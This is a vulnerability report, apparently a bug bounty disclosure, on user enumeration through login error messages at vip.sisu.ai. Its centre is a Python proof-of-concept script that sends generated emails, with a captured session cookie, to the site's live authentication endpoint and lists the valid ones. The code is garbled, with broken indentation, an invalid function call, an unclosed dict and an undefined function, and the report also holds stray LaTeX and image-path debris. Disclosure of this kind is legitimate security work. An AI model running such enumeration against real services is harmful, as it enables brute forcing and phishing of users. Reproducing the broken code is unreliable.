Vulnerability vector: https://vip.sisu.ai

Vulnerability: Automatic User enumeration VIA error disclosure

Severity: Low ⇒ Moderate

Vulnerability Description:

User enumeration can be used by bad actors on a website login or validation system to find out what emails or usernames are valid or in use on the website/system.

Vulnerability Impact:

If a bad actor is successfully able to enumerate a large amount of emails or usernames (in this case, both) VIA its own system, they could use this information to:

- Enumerate sensitive or high priority assets or attack vectors on the website, EG: Administrators or companies CEO's
- Launch mass brute forcing attacks on found user accounts
- Reverse engineer a systems database for users and other credentials
- Send mass phishing or malware campaigns to enumerated emails or users on a site

These types of attack vectors and enumeration endpoints, if successfully exploited by a threat actor, can lead to financial and reputational loss to a company and its website(s)

Vulnerability Findings:

When attempting to login or "request access" to the website via its sign in page $% \left(1\right) =\left(1\right) +\left(1\right) +\left$




Sign in to Sisu


0.9.1			
Email			
Email			
Next			
	New to Sisu?	Request access	

Imputed an an email that belonged to a known user on the service and pressed next, I then entered a password following that email address, and attempted to login.

When attempting to log in with an email that had its credentials already stored in the system, I got the following error of:



But when attempting to do the same thing with a user NOT stored in the database, or one that had already been enumerated, I did not, but except got a "User_not_found" error.



Vulnerability Exploit/POC:

To Further validate and exploit this vulnerability, wrote a POC exploit for this issue using python3 to enumerate user emails on the system following the validation provided by the website, and a random user/email algorithm to successfully enumerate users on the website.

The POC/Exploit program to do this found below:

```
import threading; from threading import Thread
import time
       import requests
       from faker import Faker
       fake = Faker()
       n = fake.first name()
       mail = n+"@sisu.ai"
       url = "https://vip.sisu.ai/rest/authenticate"
       email = mail
       password = "testpassword1234"
       payload = f'{{"email":"{email}","password":"{password}"}}'
       headers = {
           "Cookie": "ajs anonymous id=9f90825c-7d9e-4e53-9ba7-92e481a438a6; fs uid=#FMQ97#6510989178818560:5013554443046912:::#/1711795906",
           "X-Csrf-Token": "undefined",
           "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36",
           "Sec-Fetch-Site": "same-origin",
           "Sec-Fetch-Dest": "empty",
           "Accept-Encoding": "gzip, deflate",
       response = requests.post(url, headers=headers, data=payload)
       if "invalid_credentials" in response.content.decode():
           print("Email found:",email)
   r = threading.Thread(target=main)
   r.start()
```

Vulnerability Reproducibility:

To show reproducibility and validation in the POC/Exploit code, have attached a screenshot of the output of the code running, showing the enumerated email users

Resolution:

During the reporting stage of this vulnerability the security team of 'sisu.ai' rewarded me with reputational on site rewards and would look further into preventing internal database information during error handling.